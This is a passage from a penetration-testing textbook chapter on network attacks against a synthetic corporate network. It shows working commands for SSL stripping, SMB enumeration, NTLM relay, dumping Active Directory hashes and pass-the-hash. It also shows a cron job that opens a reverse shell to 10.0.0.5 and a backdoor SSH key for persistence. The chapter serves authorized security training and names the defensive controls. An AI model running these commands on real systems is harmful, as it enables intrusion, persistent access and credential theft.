
Figure 7.8: Accepting a forged DNS answer redirects a connection attempt.
Text description for Figure 7.8
Domain Name System (DNS) resolution maps a name to an address. In this synthetic example, the client asks for portal.example.test, accepts a forged reply containing 192.0.2.40, and attempts to connect there. The .test name and documentation address represent no real target. Success depends on how the client obtains and validates its DNS answer. Redirecting an address does not by itself satisfy HTTPS certificate validation or establish that credentials were disclosed.
Certificate-Based Attacks
TLS encryption protects data in transit, but there are still ways to strip or sidestep it from an on-path position.
SSL stripping downgrades a victim's HTTPS to HTTP using sslstrip, so credentials travel in cleartext:
sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 10000
sudo sslstrip -l 10000 -w /tmp/sslstrip.log
The flags are explained in Section 7.2. This attack is defeated by HSTS on any modern site, which is the control worth emphasizing when you demonstrate it.
Certificate spoofing presents a self-signed certificate to a victim who has been stripped to HTTP or who connects to a site without HTTPS. Modern browsers warn loudly about an invalid certificate, and the attack depends entirely on a user clicking through that warning.
As shown in Figure 7.9, classic stripping leaves the browser on HTTP while the proxy uses HTTPS. A browser with a known HSTS policy requires HTTPS and validates the certificate.

Figure 7.9: The browser's initial connection and stored policy determine whether classic stripping is possible.
Text description for Figure 7.9
Hypertext Transfer Protocol (HTTP) carries the unprotected browser-side exchange in the upper lane. The on-path proxy rewrites links or redirects while maintaining its own HTTPS connection to the site. This does not break an already authenticated TLS connection. HTTP Strict Transport Security (HSTS) instructs a browser to require HTTPS for a known host. A previously learned or preloaded policy protects the illustrated lower path. A first visit without such knowledge has different conditions.
SMB and Share Enumeration Exploitation
Server Message Block (SMB) is a Windows file-sharing protocol. You enumerate shares, test for null sessions, and attempt access:
smbclient -L //10.0.1.100 -N            # list shares anonymously
rpcclient -N -U "" 10.0.1.100           # open a null session
rpcclient> enumdomusers                  # enumerate domain users
smbclient //10.0.1.100/Backups -N       # attempt to access a share
Where -L lists shares, -N attempts the connection with no password, and -U "" sets an empty username for the null session. Once you have file access, look for backup files with database dumps or credentials, configuration files with connection strings, and source code with hardcoded secrets.
Network Relay and NTLM Attacks
NTLM relay abuses the fact that NTLM authentication does not, by default, verify it is talking to the intended server. If you capture a victim's authentication and forward it to another server, you can act as that victim there. Using ntlmrelayx.py from Section 7.2:
impacket-ntlmrelayx -t smb://10.0.1.100 -smb2support -i
The victim's machine authenticates toward you, you relay that authentication to the target, and you get an interactive session on the target as the victim, without ever seeing the password. This works when SMB signing is not enforced, and it is one of the more reliable paths to compromise in an AD environment. Enforcing SMB signing is the control that stops it.
As shown in Figure 7.10, the relay forwards the target's challenge to the client and forwards the client's response to the target.

Figure 7.10: NTLM relay uses a live authentication exchange.
Text description for Figure 7.10
NT LAN Manager (NTLM) uses challenge-response authentication. In the simplified exchange, the relay obtains a target challenge, forwards it to the client, and returns the resulting response to the target. A captured response is distinct from the account's stored NT hash. Relay success depends on the protocol, configuration, and effective protections, and any resulting access remains subject to the user's permissions. Requiring Server Message Block (SMB) signing protects the SMB scenario discussed here. Other target protocols require their own appropriate protections.
VLAN Hopping
Virtual LANs (VLANs) segment network traffic, and a misconfigured switch can let you cross from one segment to another:
sudo vconfig add eth0 100          # create a virtual interface tagged for VLAN 100
sudo tshark -i eth0 -Y "vlan"      # observe traffic to confirm tagging
Where vconfig add eth0 100 builds an interface that tags its frames for VLAN 100, and the tshark filter -Y "vlan" displays only VLAN-tagged traffic. If the switch permits double-tagging (802.1Q tunneling), specially crafted frames with nested VLAN tags can reach a segment you should not be able to reach.
Putting It Together: Multi-Stage Network Attack
You are inside the TargetCorp network. Here is a realistic progression that uses the mechanics from this chapter.
Stage 1: Establish persistence on the compromised MySQL server
You have a shell on the database server. You install two independent footholds so losing one does not lock you out, following the persistence mechanisms from Section 7.5:
# Reverse-shell cron job, every 5 minutes
(crontab -l 2>/dev/null; echo "*/5 * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.0.0.5/4444 0>&1'") | crontab -

# Backdoor SSH key for password-independent access
echo 'ssh-ed25519 AAAA...backdoor' >> ~/.ssh/authorized_keys
The first line reads the existing crontab, appends the new job, and reinstalls it so nothing already scheduled is lost. Both footholds go straight into your engagement notes for removal at cleanup.
Stage 2: Lateral movement to the file server
From the database server you enumerate the internal network:
nmap -sn 10.0.1.0/24                # find live hosts (ping sweep)
nmap -sV -p 22,139,445 10.0.1.0/24  # identify SSH and SMB services and versions
Where -sn performs host discovery without a port scan, -sV adds service and version detection, and -p limits the scan to the ports of interest. You find 10.0.1.100, a Windows file server, and try the database administrator's password against its shares:
smbclient //10.0.1.100/Backups -U "targetcorp\\dbadmin"
The credential is reused, and you reach the backup directory.
Stage 3: Privilege escalation toward the domain
In the Backups share you find ntds.dit (the Active Directory database) and the SYSTEM registry hive. You extract the stored credentials offline with an Impacket tool:
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL -outputfile hashes.txt
Where -ntds and -system point to the two files, LOCAL tells the tool to parse them offline rather than over the network, and -outputfile saves the recovered hashes. Those hashes then open a session on a domain controller through pass-the-hash:
impacket-wmiexec -hashes :<nt_hash> 'targetcorp/administrator@10.0.1.5'
Where -hashes :<nt_hash> authenticates with the recovered NT hash instead of a password. Each step here traces back to a specific control failure: reused credentials, an exposed backup, and unconstrained lateral movement.
As shown in Figure 7.11, a database foothold leads to file access through credential reuse, then exposed backups supply credential material for further access attempts.

Figure 7.11: Each transition in the worked scenario depends on additional permissions or control failures.
Text description for Figure 7.11
Lateral movement means gaining access to another system from an existing foothold. The chapter's synthetic path starts from an already compromised database host. Reused credentials permit access to a file share, and exposed directory backups supply credential material that may support further authentication. Database access alone does not establish an operating-system shell. Each later step still depends on reachable services, accepted credentials, privileges, and controls. Record the evidence for each transition separately.
7.7 Documentation and Evidence Collection
Document every action:
- Timestamp: When the action occurred
- System: Which target was involved
- Method: How you gained access
- Evidence: Commands executed, output captured, files accessed
- Impact: What was affected, what data was accessed
For any persistence you plant, record its exact location as well, so it can be removed during cleanup.
Example documentation:
## Attack Log

### 2024-01-15 09:30 UTC - Initial Access

**Target**: MySQL server (10.0.1.75)
**Method**: Unauthenticated login (no password required)
**Command**: mysql -h 10.0.1.75 -u root
**Evidence**:
mysql> SELECT USER();
+----------------+
| USER()         |
+----------------+
| root@10.0.0.5  |
+----------------+
**Impact**: Full read/write access to databases; extracted 5 user tables with 2,340 records

### 2024-01-15 09:45 UTC - Persistence

**Method**: cron job for reverse shell
**Location**: dbadmin user crontab, entry "*/5 * * * * ... /dev/tcp/10.0.0.5/4444 ..."
**Method**: backdoor SSH key
**Location**: /home/dbadmin/.ssh/authorized_keys, key comment "backdoor"
**Cleanup owner**: both entries scheduled for removal at end of engagement

### 2024-01-15 10:15 UTC - Lateral Movement

**Target**: File server (10.0.1.100)
**Method**: SMB share access using reused dbadmin credentials
**Share**: \\Backups (full read access)
**Evidence**: Directory listing shows ntds.dit, SYSTEM hive, full database dumps
This documentation supports your final report and your legal and compliance obligations. It demonstrates that you only accessed what was necessary, that you recorded the evidence, that you stayed within authorization, and that you tracked every foothold for removal.
As shown in Figure 7.12, action records and evidence feed a change inventory whose entries receive cleanup verification.

Figure 7.12: Documentation links observed access to the changes that must be checked and removed.
Text description for Figure 7.12
Record when the action occurred, which system it involved, what method was used, and what result was observed. Preserve evidence that supports the stated impact. For persistence or other changes, record the exact location and responsible owner. Cleanup verification checks that each authorized test artifact was removed and that the intended state was restored. An assertion of cleanup without a recorded check provides weaker evidence.
Image Credits
Instructional Diagrams (AI-Assisted)
Figures 7.1 through 7.12 were created with the built-in OpenAI image-generation tool on September 24, 2026. Codex prepared the prompts from this chapter and the instructor's visual requirements, then reviewed the labels, connectors, and text equivalents. The tool did not report an exact model identifier. These are conceptual instructional illustrations. Example records and network scenarios are synthetic.
Technical references used for figure review:
- Figures 7.3, 7.4: Metasploit payloads and staging.
- Figures 7.9: RFC 6797: HTTP Strict Transport Security.
- Figures 7.10: Microsoft: SMB signing overview.
Chapter Summary
-
Target prioritization combines vulnerability severity (CVSS, EPSS), asset value, and defensive capabilities to determine attack sequence.
-
Defensive assessment identifies EDR, IDS/IPS, WAF, and SIEM controls. Knowledge of these shapes your tactics, balancing stealth against speed.
-
The network attack toolkit covers Hydra for credential guessing, Ettercap, arpspoof, dnsspoof, and sslstrip for on-path attacks, and ntlmrelayx.py for NTLM relay. Each has a specific defensive countermeasure.
-
Metasploit is a modular framework of exploits, payloads, auxiliary, and post modules driven from msfconsole. msfvenom generates standalone payloads for delivery outside the framework, and a handler catches the connections they make. Metasploit's encoders are for byte compatibility, not antivirus evasion.
-
Bind and reverse shells differ in which side listens. Reverse shells dominate because outbound connections pass through NAT and egress firewalls, and they map directly to the
reverse_tcpandbind_tcppayload names. -
Persistence with cron jobs and backdoor SSH keys lets an attacker regain access without re-exploiting. On an authorized test, every mechanism must be documented and removed during cleanup.
-
Network attacks span default credentials, on-path attacks, DNS poisoning, certificate downgrade, SMB exploitation, NTLM relay, and VLAN hopping.
-
Documentation records timestamps, targets, methods, evidence, impact, and the location of any persistence, which demonstrates rigor and maintains legal compliance.